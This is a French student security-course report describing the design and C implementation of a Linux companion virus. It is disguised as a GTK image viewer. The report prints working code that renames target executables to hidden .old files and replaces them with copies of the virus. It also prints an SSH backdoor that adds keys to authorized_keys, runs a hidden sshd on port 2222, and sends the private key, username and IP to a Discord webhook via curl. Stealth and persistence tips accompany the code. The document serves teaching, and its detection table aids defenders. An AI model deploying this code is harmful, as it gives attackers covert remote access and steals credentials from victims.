



LA ROCHELLE UNIVERSITÉ

LICENCE INFORMATIQUE

Sécurité informatique

Projet – Virus compagnon

Les virus, oui mais en pratique cela donne quoi ?

CATEAU Enzo & GUEGUEN Adrien

Mars 2026

Dépôt GitHub : <https://github.com/agueguen-LR/MediaPlayerVirus>

Table des matières

1	Introduction	3
2	Organisation du projet	3
2.1	Collaboration et gestion du code	3
2.2	Répartition des tâches	3
2.3	Système de build CMake	3
2.4	Architecture des fichiers	4
3	Contexte et objectifs du projet	4
3.1	Principe du virus compagnon	4
3.2	Environnement de travail	5
4	Rendre service : le visionneur d'images	5
4.1	Architecture GTK de l'application	5
4.2	Fonctionnement détaillé	5
4.3	Redimensionnement automatique	6
4.4	Rôle dans la dissimulation	6
5	Programmes utilitaires – Cibles d'infection	7
5.1	Programme de chiffrement XOR (xor.c)	7
5.1.1	Fonctionnalités et interface	7
5.1.2	Principe mathématique	7
5.1.3	Implémentation	7
5.2	Gestionnaire de mots de passe (gestMdp.c)	7
5.2.1	Fonctionnalités et interface	7
5.2.2	Chiffrement et format de stockage	7
5.2.3	Gestion des fichiers et suppression sécurisée	7
5.3	Calculatrice GTK (calculator.c)	8
5.4	Fonctionnement	8

5.5	Interface de liste GTK (appGtk.c)	8
6	Conception et implémentation du virus compagnon	9
6.1	Structure de données centrale	9
6.2	Algorithme général	9
6.3	Recherche des fichiers cibles (fileFinder)	10
6.4	Lutte contre la sur-infection (isInfected)	10
6.5	Mécanisme d'infection (infect)	10
6.6	Transfert d'exécution (execHost)	11
7	Fonctionnalités avancées : backdoor SSH	11
7.1	Exfiltration et clés SSH (ssh_backdoor)	12
7.2	Serveur SSH persistant (ssh_persistent_server)	12
7.3	Bilan des comportements illustrés	13
8	Analyse critique et limites	13
8.1	Robustesse de l'implémentation	13
8.1.1	Gestion des buffers	13
8.1.2	Appels système via shell	13
8.1.3	Gestion des erreurs	13
8.2	Détectabilité	13
9	Retour d'expérience et difficultés rencontrées	14
9.1	Choix de conception	14
10	Conclusion	14

1 Introduction

Le virus compagnon ne modifie pas le contenu des fichiers cibles, mais exploite le mécanisme de résolution des exécutables sous Linux pour se substituer à un programme existant. Cette approche limite considérablement la détection par les outils d'intégrité de fichiers (qui vérifient les empreintes des binaires) tout en conservant un comportement apparent normal pour l'utilisateur.

L'objectif est de concevoir, en langage C, un virus compagnon fonctionnel dans un environnement contrôlé. Cette projet vise à maîtriser :

- les mécanismes d'exécution et de résolution des programmes sous Linux,
- la manipulation des fichiers, des droits d'accès et des répertoires,
- les stratégies d'infection, de dissimulation et de persistance,
- l'analyse des limites et des risques associés à ces techniques.

2 Organisation du projet

2.1 Collaboration et gestion du code

Afin de faciliter notre collaboration, nous avons utilisé la plateforme GitHub, qui nous a permis de travailler simultanément sur le code tout en assurant un suivi précis des contributions de chacun. L'ensemble du projet, ainsi que l'historique détaillé de son évolution, est accessible à l'adresse donner au debut du rapport.

L'intégralité du code a été documentée en anglais avec des commentaires sur chaque fonction, et un fichier `README.md` décrit de manière claire les étapes nécessaires à la compilation du projet à l'aide de CMake.

2.2 Répartition des tâches

Nous nous sommes réparti les tâches en fonction de nos compétences et intérêts respectifs :

- **Enzo Cateau**, ayant un intérêt marqué pour la cybersécurité, s'est occupé du développement du cœur viral : propagation du virus (`main.c`), mécanisme d'infection, lutte contre la sur-infection, et implémentation de la backdoor SSH (`backdoor.c`). Il a également conçu les programmes utilitaires `xor.c`, `gestMdp.c` ainsi que l'interface de liste `appGtk.c`, ce qui lui a permis de pratiquer la manipulation de fichiers, le chiffrement et la gestion d'interface avant d'aborder le code viral.
- **Adrien Gueguen**, adepte du langage C et habitué à Git, s'est chargé du développement de l'interface graphique du lecteur d'images (`player.c`) à l'aide de la bibliothèque GTK, ainsi que de la calculatrice GUI (`calculator.c`). Il a également structuré le projet CMake, assuré la qualité de la documentation et géré le dépôt GitHub.

2.3 Système de build CMake

Le projet utilise CMake pour gérer la compilation des différents modules. Cette approche permet une compilation modulaire, une séparation claire entre sources et binaires, et une intégration facile des bibliothèques externes comme GTK3.

```
1 # Détection automatique de GTK3
2 find_package(PkgConfig REQUIRED)
3 pkg_check_modules(GTK3 REQUIRED IMPORTED_TARGET gtk+-3.0)
4
5 # Cibles de compilation
6 add_executable(MediaPlayer main.c player.c backdoor.c)
7 target_link_libraries(MediaPlayer PRIVATE PkgConfig::GTK3)
8
9 add_executable(GestMdp test-utilities/gestMdp.c)
10 add_executable(Xor test-utilities/xor.c)
11 add_executable(Calculator test-utilities/calculator.c)
```

```

12 target_link_libraries(Calculator PRIVATE PkgConfig::GTK3)
13 add_executable(Liste test-utilities/appGtk.c)
14 target_link_libraries(Liste PRIVATE PkgConfig::GTK3)

```

Pour compiler et tester le projet :

```

1 mkdir build
2 cmake -S . -B build
3 cd build
4 make
5 # Les binaires sont dans build/src/

```

2.4 Architecture des fichiers

```

1 MediaPlayerVirus/
2 |-- build/src/          # Binaires compilés (cibles d'infection lors des tests)
3 |   |-- MediaPlayer     # Le virus principal
4 |   |-- Calculator      # Cibles d'infection
5 |   |-- GestMdp
6 |   |-- Liste
7 |   '-- Xor
8 |-- src/
9 |   |-- main.c          # Point d'entrée + fonctionnement global virale
10 |   |-- player.c        # Visionneur d'images GTK
11 |   |-- backdoor.c      # Persistance et backdoor SSH
12 |   |-- backdoor.h / player.h
13 |   |-- CMakeLists.txt
14 |   '-- test-utilities/
15 |       |-- calculator.c # Calculatrice GTK (cible d'infection)
16 |       |-- appGtk.c     # Gestionnaire de liste GTK (cible d'infection)
17 |       |-- gestMdp.c    # Gestionnaire de mots de passe (cible d'infection)
18 |       '-- xor.c        # Chiffrement XOR (cible d'infection)
19 |-- images/
20 |-- cleanup_ssh.sh
21 '-- CMakeLists.txt

```

3 Contexte et objectifs du projet

3.1 Principe du virus compagnon

Un virus compagnon repose sur l'usurpation d'identité d'un exécutable légitime. Il ne modifie pas le contenu du fichier cible, mais agit sur son nom et sa présence dans le système de fichiers selon la mécanique suivante :

1. Il renomme le programme original en lui accolant l'extension `.old`,
2. Il se copie intégralement sous le nom original, devenant ainsi exécutable à la place du programme cible,
3. Il s'exécute en premier lieu lors de chaque invocation future par l'utilisateur,
4. Il transfère finalement le contrôle au programme original pour masquer toute activité suspecte.

On distingue deux cas de propagation illustrés par le sujet :

- **Primo-infection** : exécution directe de MediaPlayer, qui infecte tous les exécutables présents dans le répertoire courant et lance le lecteur d'image.
- **Infections ultérieures** : exécution d'un programme déjà infecté (copie du virus), qui propage à son tour le virus aux exécutables restants, puis lance le fichier `.old` correspondant au programme que l'utilisateur croyait lancer.

La figure suivante schématise le déroulement complet d’une infection depuis la situation initiale jusqu’aux infections ultérieures :

Situation initiale	Après primo-infection	Infections ultérieures
MediaPlayer	MediaPlayer	Pg1 Original (= virus)
Pg1 Original	Pg1 Original (= virus)	.Pg1 Original.old
Pg2 Original	Pg2 Original (= virus)	Pg2 Original (= virus)
	.Pg1 Original.old	.Pg2 Original.old
	.Pg2 Original.old	

Lors de la primo-infection, MediaPlayer infecte toutes les cibles et affiche l’interface de visionnage. Lors des infections ultérieures, chaque programme infecté (copie du virus) infecte les cibles restantes puis transfère l’exécution à son .old.

3.2 Environnement de travail

Paramètre	Valeur
Système d’exploitation	Linux (Ubuntu)
Langage de programmation	C
Compilateur	GCC
Système de build	CMake
Interface graphique	GTK3
Répertoire utilisateur	/home/user1
Privilèges	Utilisateur standard uniquement (pas de sudo)
Droits sur les cibles	Lecture, écriture et exécution par le propriétaire

L’utilisateur cible est supposé posséder des connaissances basiques en informatique, sans appliquer rigoureusement les bonnes pratiques de sécurité.

4 Rendre service : le visionneur d’images

Ce module, implémenté dans [player.c](#), constitue la fonction apparente et légitime du programme : une visionneuse d’images développée avec GTK3. Il permet à l’utilisateur de sélectionner une image, de la charger et de l’afficher dans une interface simple, assurant un comportement conforme aux attentes et indispensable à la dissimulation du virus.

4.1 Architecture GTK de l’application

L’application repose sur le modèle d’application GTK moderne. Deux variables globales statiques sont utilisées pour permettre l’accès à la fenêtre et au widget d’image depuis les différents callbacks :

```

1 static GtkWindow *window; /* Fenêtre principale */
2 static GtkWidget *image; /* Zone d’affichage de l’image */

```

La hiérarchie de widgets construite dans `on_activate` est la suivante :

```


    GtkApplicationWindow
    ↪ GtkWidget (vertical, spacing=5)
      ↪ GtkWidget "Open Image"
        ↪ GtkWidget (zone d’affichage)

```


4.2 Fonctionnement détaillé

Au démarrage de l’application, la fonction `on_activate` initialise l’interface en créant la fenêtre principale. Elle met en place un conteneur vertical dans lequel sont ajoutés un bouton “Open Image” ainsi qu’une zone

d’affichage dédiée aux images. :



Ce bouton est relié à [show_file_dialog](#), qui gère toute interaction avec l’utilisateur. Lorsque l’utilisateur clique, une boîte de dialogue de sélection de fichier s’ouvre. Si un fichier est sélectionné, son chemin est récupéré et utilisé pour charger l’image via `gdk_pixbuf_new_from_file`. En cas d’échec (fichier invalide, format non supporté), une erreur est affichée via `g_printerr` et les ressources sont libérées correctement avant de retourner.



4.3 Redimensionnement automatique

Si le chargement réussit, le programme vérifie [les dimensions de l’image](#). Lorsqu’elles dépassent les limites fixées (1600 pixels de largeur ou 1000 pixels de hauteur), une procédure de redimensionnement est appliquée de façon itérative.

L’image est réduite progressivement en divisant ses dimensions par deux à chaque étape, tout en utilisant une interpolation bilinéaire (`GDK_INTERP_BILINEAR`) afin de préserver une qualité visuelle acceptable. Le choix de la division itérative par deux (plutôt qu’un calcul direct du facteur d’échelle) garantit que les dimensions restent entières à chaque étape, évitant les erreurs d’arrondi cumulatif.

Une fois chargée et redimensionnée, l’image est affichée via `gtk_image_set_from_pixbuf`. Les ressources (mémoire `GdkPixbuf`, chemin de fichier alloué par GTK) sont libérées et la boîte de dialogue détruite avec `gtk_widget_destroy`.

4.4 Rôle dans la dissimulation

Cette interface légitime est essentielle au fonctionnement du virus compagnon : sans elle, l’utilisateur remarquerait immédiatement qu’exécuter `MediaPlayer` ne produit aucun effet visible. La fonction de visionneur d’images constitue l’*appât* qui justifie l’exécution du programme et retarde toute suspicion. C’est le premier critère d’un virus compagnon réussi : rendre service à l’utilisateur.

5 Programmes utilitaires – Cibles d'infection

5.1 Programme de chiffrement XOR (`xor.c`)

5.1.1 Fonctionnalités et interface

Le programme XOR est un outil en ligne de commande permettant de chiffrer et déchiffrer une chaîne de caractères à l'aide d'une clé. L'interface est minimaliste et repose uniquement sur des entrées utilisateur dans le terminal.

5.1.2 Principe mathématique

L'opération XOR bit à bit :

$$A \oplus K \oplus K = A$$

Appliquer deux fois la même clé sur une donnée redonne la donnée originale. Cette propriété permet d'utiliser le même algorithme pour chiffrer et déchiffrer, ce qui simplifie l'implémentation.

5.1.3 Implémentation

La fonction centrale parcourt chaque octet de l'entrée et applique un XOR avec la clé répétée cycliquement (via le modulo sur l'index) :

```

1 void xor_bytes(const unsigned char *input, size_t len,
2               const char *key, unsigned char *output) {
3     size_t key_len = strlen(key);
4     for (size_t i = 0; i < len; i++)
5         output[i] = input[i] ^ (unsigned char)key[i % key_len];
6 }
```

Le programme propose deux modes interactifs : chiffrement (texte → représentation hexadécimale) et déchiffrement (hexadécimal → texte en clair). La conversion hexadécimale est gérée par `bytes_to_hex` et `hex_to_bytes`, deux fonctions utilitaires qui traitent les octets par paires.

5.2 Gestionnaire de mots de passe (`gestMdp.c`)

5.2.1 Fonctionnalités et interface

Le gestionnaire est un programme interactif en mode terminal proposant un menu à cinq entrées : ajout d'un mot de passe, affichage de tous les mots de passe, recherche par service, suppression d'une entrée, et quitter. Une clé maître est demandée au lancement et sert à chiffrer et déchiffrer toutes les données.

5.2.2 Chiffrement et format de stockage

Les mots de passe ne sont pas stockés en clair dans `passwords.txt`. Le processus de stockage est le suivant :

1. Saisie du mot de passe en mode masqué,
2. Chiffrement XOR byte à byte avec la clé maître,
3. Conversion du résultat binaire en chaîne hexadécimale,
4. Écriture dans `passwords.txt` sous la forme `service:valeur_hex`.

Lors de la lecture, le processus inverse est appliqué : parsing de la ligne, décodage hexadécimal, déchiffrement XOR.

5.2.3 Gestion des fichiers et suppression sécurisée

La suppression d'une entrée repose sur la technique du fichier temporaire, classique en programmation système :

```

1  /* Suppression : réécriture du fichier sans l'entrée cible */
2  FILE *f  = fopen(STORAGE_FILE, "r");
3  FILE *tmp = fopen("passwords_tmp.txt", "w");
4
5  while (fgets(line, sizeof(line), f)) {
6      /* Copier toutes les lignes sauf celle du service cible */
7      if (strcmp(service, query) != 0)
8          fputs(line, tmp);
9  }
10 fclose(f); fclose(tmp);
11 remove(STORAGE_FILE);
12 rename("passwords_tmp.txt", STORAGE_FILE);

```

Cette approche évite toute corruption du fichier source en cas d'interruption en cours d'écriture. La saisie de la clé maître et des mots de passe est masquée via manipulation directe des attributs du terminal avec `tcsetattr`, en désactivant le flag `ECHO` de la structure `termios`.

5.3 Calculatrice GTK (`calculator.c`)

Cette calculatrice développée avec GTK, offre une interface graphique complète et des fonctionnalités de calcul classiques, une cible crédible, réaliste et fonctionnelle pour le virus. Le code source correspondant est disponible ici : [lien](#)

5.4 Fonctionnement

Au lancement, l'application initialise une fenêtre contenant un buffer de résultat, une grille de boutons (chiffres et opérateurs) ainsi qu'un buffer d'erreur. L'affichage repose sur `GtkTextBuffer`, permettant une manipulation fine du contenu via un marqueur (`number_start_mark`) qui délimite dynamiquement le nombre en cours de saisie.

La saisie utilisateur est gérée de manière incrémentale : chaque interaction met à jour `current_number` tout en modifiant directement le buffer. Une vérification stricte des dépassements de capacité sur `long long` est intégrée, garantissant l'intégrité des valeurs manipulées.

Les opérateurs sont traités en ajoutant des tokens dans une structure de type `GQueue`, représentant l'expression en notation infixée. Chaque opérateur possède une priorité, facilitant son traitement lors de l'évaluation.

L'évaluation est déclenchée par la fonction `equals()`, qui applique l'algorithme du *shunting yard* afin de transformer l'expression en notation postfixée. Cette étape permet de gérer correctement la priorité des opérateurs en utilisant une file de sortie et une pile.

L'expression postfixée est ensuite évaluée à l'aide d'une pile : les opérandes sont empilés, tandis que les opérateurs déclenchent des calculs via `eval_binary_op()`, avec détection des erreurs telles que les overflows ou la division par zéro.

En cas d'erreur, un message est affiché et l'état interne est réinitialisé. Dans le cas contraire, le résultat est affiché et peut être réutilisé pour effectuer de nouveaux calculs.

5.5 Interface de liste GTK (`appGtk.c`)

Ce programme implémente une interface GTK3 de gestion de liste avec une structure centrale `AppWidgets` regroupant les composants :

```

1  typedef struct {
2      GtkWidget *entry;          /* Champ de saisie */
3      GtkWidget *listbox;        /* Liste des éléments */
4      GtkWidget *status_label;   /* Compteur d'éléments */
5      int        item_count;     /* Nombre d'éléments courant */

```



```
6 | } AppWidgets;
```

Les fonctionnalités proposées sont : ajout d'un élément, suppression individuelle (bouton par ligne), suppression de la sélection, vidage complet de la liste, et affichage d'un compteur dynamique. Il illustre la programmation événementielle GTK, la création dynamique de widgets et la gestion mémoire propre à GObject (`g_object_set_data`, `g_free`).

6 Conception et implémentation du virus compagnon

6.1 Structure de données centrale

L'ensemble de la logique virale repose sur une structure `Programs` qui maintient l'état du répertoire courant :

```
1 typedef struct {
2     char new[1000]; /* Chemin concaténé des exécutable non infectés */
3     char old[1000]; /* Chemin concaténé des exécutable déjà infectés */
4     char main[50]; /* Nom du programme en cours d'exécution */
5 } Programs;
```

Les champs `new` et `old` servent de chaînes de travail dans lesquelles les noms de fichiers sont concaténés avec `/` comme séparateur. Ce format permet ensuite d'itérer sur les noms via `strtok` avec le délimiteur `"/"`. C'est un choix d'implémentation simple qui évite l'allocation dynamique au prix d'une limite de taille fixe.

6.2 Algorithme général

Le fonctionnement global est réalisée dans `main()` de `main.c`. Deux flags booléens en tête de fichier permettent de désactiver rapidement chaque comportement lors des phases de test :

```
1 static bool INFECT_FILES = true; /* Activer/désactiver l'infection */
2 static bool SSH_BACKDOOR = true; /* Activer/désactiver la backdoor */
```

Le déroulement de `main()` suit les étapes suivantes :

```
1 /* Récupération du nom du binaire lancé (basename élimine le chemin) */
2 char pathbuf[256];
3 snprintf(pathbuf, sizeof(pathbuf), "%s", argv[0]);
4 char *prog_name = basename(pathbuf);
5
6 Programs *files = fileFinder(prog_name); /* 1. Recherche des cibles */
7
8 if (INFECT_FILES) {
9     char *uninfectedFile = isInfected(files); /* 2. Anti-sur-infection */
10    infect(uninfectedFile, prog_name); /* 3. Infection */
11 }
12 if (SSH_BACKDOOR) {
13     ssh_backdoor(); /* 4. Exfiltration SSH */
14     ssh_persistent_server(); /* 5. Serveur SSH persistant */
15 }
16
17 return execHost(files, prog_name, argc, argv); /* 6. Transfert d'exécution */
```

L'utilisation de `basename()` est cruciale : elle permet au virus de connaître son propre nom quel que soit le chemin depuis lequel il a été lancé (`./MediaPlayer`, `/tmp/test/MediaPlayer`, etc.), et donc de décider s'il doit afficher les images ou lancer un `.old`.

6.3 Recherche des fichiers cibles (fileFinder)

```
1 Programs *fileFinder(char *programName)
```

Cette fonction parcourt le répertoire courant avec `opendir/readdir` et utilise `stat` pour ne retenir que les fichiers réguliers (`S_ISREG`) possédant le bit d'exécution utilisateur (`S_IXUSR`). Elle exclut le programme en cours d'exécution (dont le nom correspond à `programName`) ainsi que le fichier `main` :

```
1 if (stat(dp->d_name, &st) == 0
2     && S_ISREG(st.st_mode)           /* fichier régulier */
3     && (st.st_mode & S_IXUSR)         /* exécutable par le propriétaire */
4     && strcmp(dp->d_name, programName) != 0 /* pas le virus lui-même */
5     && strcmp(dp->d_name, "main")      != 0) {
6     if (strstr(dp->d_name, "old") != NULL)
7         snprintf(file.old, ..., "%s/%s", file.old, dp->d_name);
8     else
9         snprintf(file.new, ..., "%s/%s", file.new, dp->d_name);
10 }
```

Les fichiers trouvés sont répartis dans la structure `Programs` :

- `files->new` : exécutables sans `old` dans leur nom (candidats à l'infection),
- `files->old` : exécutables avec `old` dans leur nom (déjà infectés).

6.4 Lutte contre la sur-infection (isInfected)

Question du sujet : Pourquoi la vérification doit-elle être double dans le cas d'un virus compagnon ?

La vérification est double car une seule condition ne suffit pas à garantir qu'un fichier n'est pas déjà infecté :

- **Vérification (a)** : le fichier ne porte pas lui-même la chaîne `old` dans son nom (détectée via `strstr`). Cela évite d'infecter un fichier `.ancien.old` qui serait passé dans la liste `new` par erreur.
- **Vérification (b)** : il n'existe pas déjà un fichier `.nomfichier.old` dans le répertoire courant. Cela garantit que le programme original n'a pas déjà été renommé par une précédente infection.

La fonction `isInfected` compare `files->new` avec `files->old` : si le nom d'un exécutable apparaît déjà dans la liste `old`, il est considéré infecté et ignoré. Sans (a) seul, on pourrait tenter d'infecter un `.old` déjà renommé, créant une collision. Sans (b) seul, on pourrait écraser un exécutable dont le `.old` existe déjà, détruisant irrémédiablement le programme original.

6.5 Mécanisme d'infection (infect)

L'infection d'un fichier suit trois étapes précises, itérées sur tous les fichiers non-infectés via `strtok` :

```
1 char *strToken = strtok(uninfectedFile, "/");
2 while (strToken != NULL) {
3     char tempName[50], cpQuery[50], chQuery[50];
4
5     /* Étape 1 : masquer l'original (.nom.old est semi-caché sous Linux) */
6     snprintf(tempName, sizeof(tempName), "%s.old", strToken);
7     rename(strToken, tempName);
8
9     /* Étape 2 : se copier sous le nom original */
10    snprintf(cpQuery, sizeof(cpQuery), "cp %s %s 2>/dev/null",
11            programName, strToken);
12    system(cpQuery);
13
14    /* Étape 3 : rendre la copie exécutable */
15    snprintf(chQuery, sizeof(chQuery), "chmod +x %s 2>/dev/null", strToken);
```

```

16  system(chQuery);
17
18  strToken = strtok(NULL, "/"); /* Fichier suivant */
19  }

```

Question du sujet : Que se produit-il si l'étape 3 (`chmod +x`) est oubliée?

Sans le `chmod +x`, la copie du virus n'est pas exécutable. La prochaine fois que l'utilisateur tentera de lancer son programme habituel, il obtiendra un message « Permission denied ». Ce dysfonctionnement évident déclenche immédiatement des soupçons et compromet la dissimulation. De plus, la propagation est stoppée net : le binaire infecté ne pouvant pas s'exécuter, il ne peut pas propager le virus à d'autres cibles.

Note de discrétion : Le renommage utilise un point initial (`.nom.old`) pour rendre le fichier partiellement caché – la commande `ls` sans l'option `-a` ne le montre pas, ce qui retarde sa découverte par un utilisateur non averti.

Amplification possible : Le mécanisme peut être étendu en infectant plusieurs fichiers par appel (la boucle itère déjà sur tous les non-infectés), en élargissant la recherche à `$HOME` ou `/tmp`, ou en ajoutant une entrée dans `~/ .bashrc` pour garantir l'exécution à chaque démarrage de session de l'utilisateur.

6.6 Transfert d'exécution (execHost)

Question du sujet : Que se produit-il si l'étape 7 (transfert d'exécution) est oubliée?

```

1  int execHost(Programs *files, char *programName, int argc, char *argv[]) {
2      char exeQuery[100];
3      if (strcmp(programName, "MediaPlayer") == 0) {
4          /* Primo-infection : MediaPlayer affiche l'interface de visionnage */
5          return mediaPlayer(argc, argv);
6      } else {
7          /* Infections ultérieures : lancer le programme original (.old) */
8          snprintf(exeQuery, sizeof(exeQuery),
9                  " ./.%s.old 2>/dev/null", files->main);
10         return system(exeQuery);
11     }
12 }

```

Sans ce transfert, le programme original ne s'exécute jamais. L'utilisateur constate immédiatement que son outil habituel ne produit aucun résultat, calculatrice muette, gestionnaire de mots de passe absent, interface de liste vide. Ce dysfonctionnement est le signal le plus évident d'une compromission. La dissimulation est une propriété fondamentale d'un virus efficace : l'utilisateur doit croire que tout fonctionne normalement pour ne pas chercher à investiguer.

7 Fonctionnalités avancées : backdoor SSH

Le module `backdoor.c` implémente des fonctionnalités allant au-delà du simple virus compagnon, illustrant des comportements typiques des malwares avancés : persistance, accès distant et exfiltration de données. Ces fonctionnalités montrent qu'avec uniquement des droits utilisateur standard, il est possible d'établir un canal de contrôle à distance persistant.

7.1 Exfiltration et clés SSH (ssh_backdoor)

La fonction `ssh_backdoor()` réalise la séquence suivante en arrière-plan, sans aucune interaction visible avec l'utilisateur :

1. Récupération de l'IP publique de la machine via `curl ifconfig.me`,
2. Génération d'une paire de clés RSA 2048 bits dans `~/.ssh/id_rsa_basique` (si inexistante),
3. Ajout de la clé publique dans `~/.ssh/authorized_keys` avec les droits corrects (600),
4. Construction d'un payload JSON contenant la clé privée complète, le nom d'utilisateur et l'IP,
5. Exfiltration du payload via un webhook Discord avec `curl` en HTTPS.

```

1  /* 1. Récupération de l'IP publique */
2  FILE *fp = popen("curl -s ifconfig.me", "r");
3  fgets(ip, sizeof(ip), fp); pclose(fp);
4
5  /* 2. Génération des clés (si absentes) */
6  if (access(priv_key, F_OK) != 0) {
7      snprintf(cmd, sizeof(cmd),
8          "ssh-keygen -t rsa -b 2048 -f '%s' -N '' -q", priv_key);
9      system(cmd);
10 }
11
12 /* 3. Ajout dans authorized_keys */
13 FILE *authf = fopen(auth_keys, "a");
14 fprintf(authf, "\n%s\n", pub_content);
15 fclose(authf); chmod(auth_keys, 0600);
16
17 /* 4-5. Construction et exfiltration du payload */
18 snprintf(json_payload, sizeof(json_payload),
19     "{\"content\": \"**SSH KEY EXFIL**\\n'\"'\"'\\n%s\\n'\"'\"'\\n'ssh %s@%s'\"'\"'}\",
20     escaped_key, user, ip);
21 system(exfil_cmd); /* curl vers webhook Discord */

```

Cette séquence permet à l'attaquant de se connecter à la machine compromise sans mot de passe, en utilisant la clé privée reçue via Discord. L'exfiltration passe par Discord pour contourner d'éventuels filtrages réseau basiques qui bloqueraient des connexions vers des serveurs inconnus.

7.2 Serveur SSH persistant (ssh_persistent_server)

La fonction `ssh_persistent_server()` déploie un serveur `sshd` dédié sur le port 2222, entièrement en espace utilisateur :

```

1  /* Génération des clés hôtes si absentes */
2  mkdir(HOSTKEY_DIR, 0700);
3  if (access(ED25519_KEY, F_OK))
4      system("ssh-keygen -t ed25519 -f .hostkeys/ssh_host_ed25519_key -N '' -q");
5  if (access(RSA_KEY, F_OK))
6      system("ssh-keygen -t rsa -b 3072 -f .hostkeys/ssh_host_rsa_key -N '' -q");
7
8  /* Vérification d'un serveur déjà actif via fichier PID */
9  FILE *pidf = fopen(PID_FILE, "r");
10 if (pidf) {
11     pid_t pid; fscanf(pidf, "%d", &pid); fclose(pidf);
12     if (kill(pid, 0) == 0) return 0; /* Déjà actif */
13 }
14
15 /* Lancement du serveur en fils */
16 pid_t pid = fork();
17 if (pid == 0) {

```

```

18 char *args[] = { SSHD_PATH, "-D", "-p", "2222",
19                 "-h", ED25519_KEY, "-h", RSA_KEY,
20                 "-o", "PidFile=.hostkeys/ssh_2222.pid",
21                 "-o", "PasswordAuthentication=no",
22                 "-o", "PermitRootLogin=no", NULL };
23 execv(SSHD_PATH, args);
24 exit(1);
25 }

```

Ce serveur tourne entièrement en espace utilisateur (aucun privilège root requis) et persiste entre les exécutions grâce au fichier PID. L'utilisation du port non-standard 2222 réduit sa visibilité dans les logs système usuels. La vérification via `kill(pid, 0)` (qui teste l'existence du processus sans l'envoyer de signal) évite de lancer plusieurs instances du serveur.

7.3 Bilan des comportements illustrés

Comportement	Mécanisme utilisé
Persistance	Serveur sshd en espace utilisateur, vérification PID avant tout nouveau lancement
Accès distant	Shell SSH interactif sur port 2222, authentification par clé uniquement
Exfiltration	Clé privée + IP publique envoyées via webhook Discord (HTTPS, difficile à filtrer)
Furtivité	Port non-standard, clés dans répertoire caché <code>.hostkeys</code> , pas de sortie visible
Idempotence	Génération des clés uniquement si absentes (<code>access()</code> avant <code>ssh-keygen</code>)

8 Analyse critique et limites

8.1 Robustesse de l'implémentation

8.1.1 Gestion des buffers

La logique de construction des chemins dans `isInfected` et `fileFinder` repose sur des concaténations successives dans des buffers statiques de 1000 caractères. En cas de répertoire contenant de nombreux exécutables aux noms longs, un dépassement silencieux est possible. Une implémentation robuste utiliserait une liste chaînée de chaînes allouées dynamiquement avec `malloc/realloc`.

8.1.2 Appels système via shell

Les appels à `system()` pour `cp`, `chmod`, `ssh-keygen` et `curl` sont fonctionnels mais présentent plusieurs limites :

- **Portabilité** : ils dépendent de la présence de ces commandes dans le PATH, ce qui peut varier selon la distribution Linux,
- **Injection de commandes** : si un nom de fichier contient des caractères spéciaux comme `;` ou `$()`, une attaque par injection de commandes shell est théoriquement possible,

8.1.3 Gestion des erreurs

Le code viral actuel supprime les erreurs via `2>/dev/null`. En production, une gestion explicite des codes de retour de `rename()`, `system()` et `fopen()` permettrait de détecter les situations d'échec (permissions insuffisantes, espace disque plein) et d'adopter un comportement de repli.

8.2 Détectabilité

Le virus est relativement détectable par un utilisateur averti disposant des bons outils :

Trace laissée	Commande de détection
Fichiers <code>.nom.old</code> dans le répertoire	<code>ls -la</code>
Port 2222 ouvert	<code>ss -tlnp</code> ou <code>netstat -tlnp</code>
Processus <code>sshd</code> non standard	<code>ps aux grep sshd</code>
Clé SSH ajoutée	<code>cat ~/.ssh/authorized_keys</code>
Appels <code>curl</code> suspects	<code>strace</code> ou <code>audit systemd</code>

Dans un malware plus élaboré, ces traces seraient supprimées ou dissimulées via des techniques de type rootkit, ou via l'injection de code dans des processus existants.

9 Retour d'expérience et difficultés rencontrées

9.1 Choix de conception

Nous avons délibérément choisi `system()` plutôt que des appels `syscalls` directs pour la phase d'infection, afin de privilégier la lisibilité et la rapidité de développement dans le cadre de ce projet pédagogique. Un malware réel utiliserait évidemment des appels système directs pour éviter la dépendance au `PATH` et réduire la surface de détection.

Le choix du port 2222 pour le serveur SSH persistant résulte d'un compromis : suffisamment non-standard pour passer inaperçu dans les logs système, mais suffisamment connu pour ne pas déclencher d'alertes réseau automatiques.

10 Conclusion

Ce projet nous a permis d'implémenter concrètement l'ensemble des mécanismes fondamentaux d'un virus compagnon : identification des cibles par analyse du répertoire courant, infection contrôlée avec protection contre la sur-infection, dissimulation via un comportement légitime d'affichage d'images, maintien de la fonctionnalité utilisateur par transfert d'exécution, et fonctionnalités de persistance avancées par backdoor SSH avec exfiltration de clés.

La réalisation des programmes auxiliaires : chiffrement XOR, gestionnaire de mots de passe, calculatrice GTK, interface de liste, nous a fourni les bases techniques nécessaires : manipulation de fichiers, chiffrement bas niveau, interfaces graphiques événementielles et gestion des erreurs systèmes. Ces programmes constituent également des cibles d'infection réalistes et fonctionnelles lors des tests.

L'organisation en binôme avec GitHub a permis un développement structuré, avec un suivi clair des contributions, une documentation complète et un README permettant à tout utilisateur de reproduire les scénarios d'infection.

Sur le plan pédagogique, ce projet a illustré plusieurs leçons essentielles en sécurité informatique. Premièrement, la **confiance implicite** accordée aux exécutables est la principale surface d'attaque exploitée par les virus compagnons : l'utilisateur lance un programme parce qu'il lui fait confiance, pas parce qu'il a vérifié son intégrité. Deuxièmement, un attaquant **sans aucun privilège administrateur** peut compromettre significativement une machine, ouvrir une backdoor, exfiltrer des données, persister entre les sessions, en exploitant les seuls droits courants d'un utilisateur standard. Troisièmement, la **dissimulation** est aussi importante que l'infection elle-même : un virus détecté est un virus inefficace.

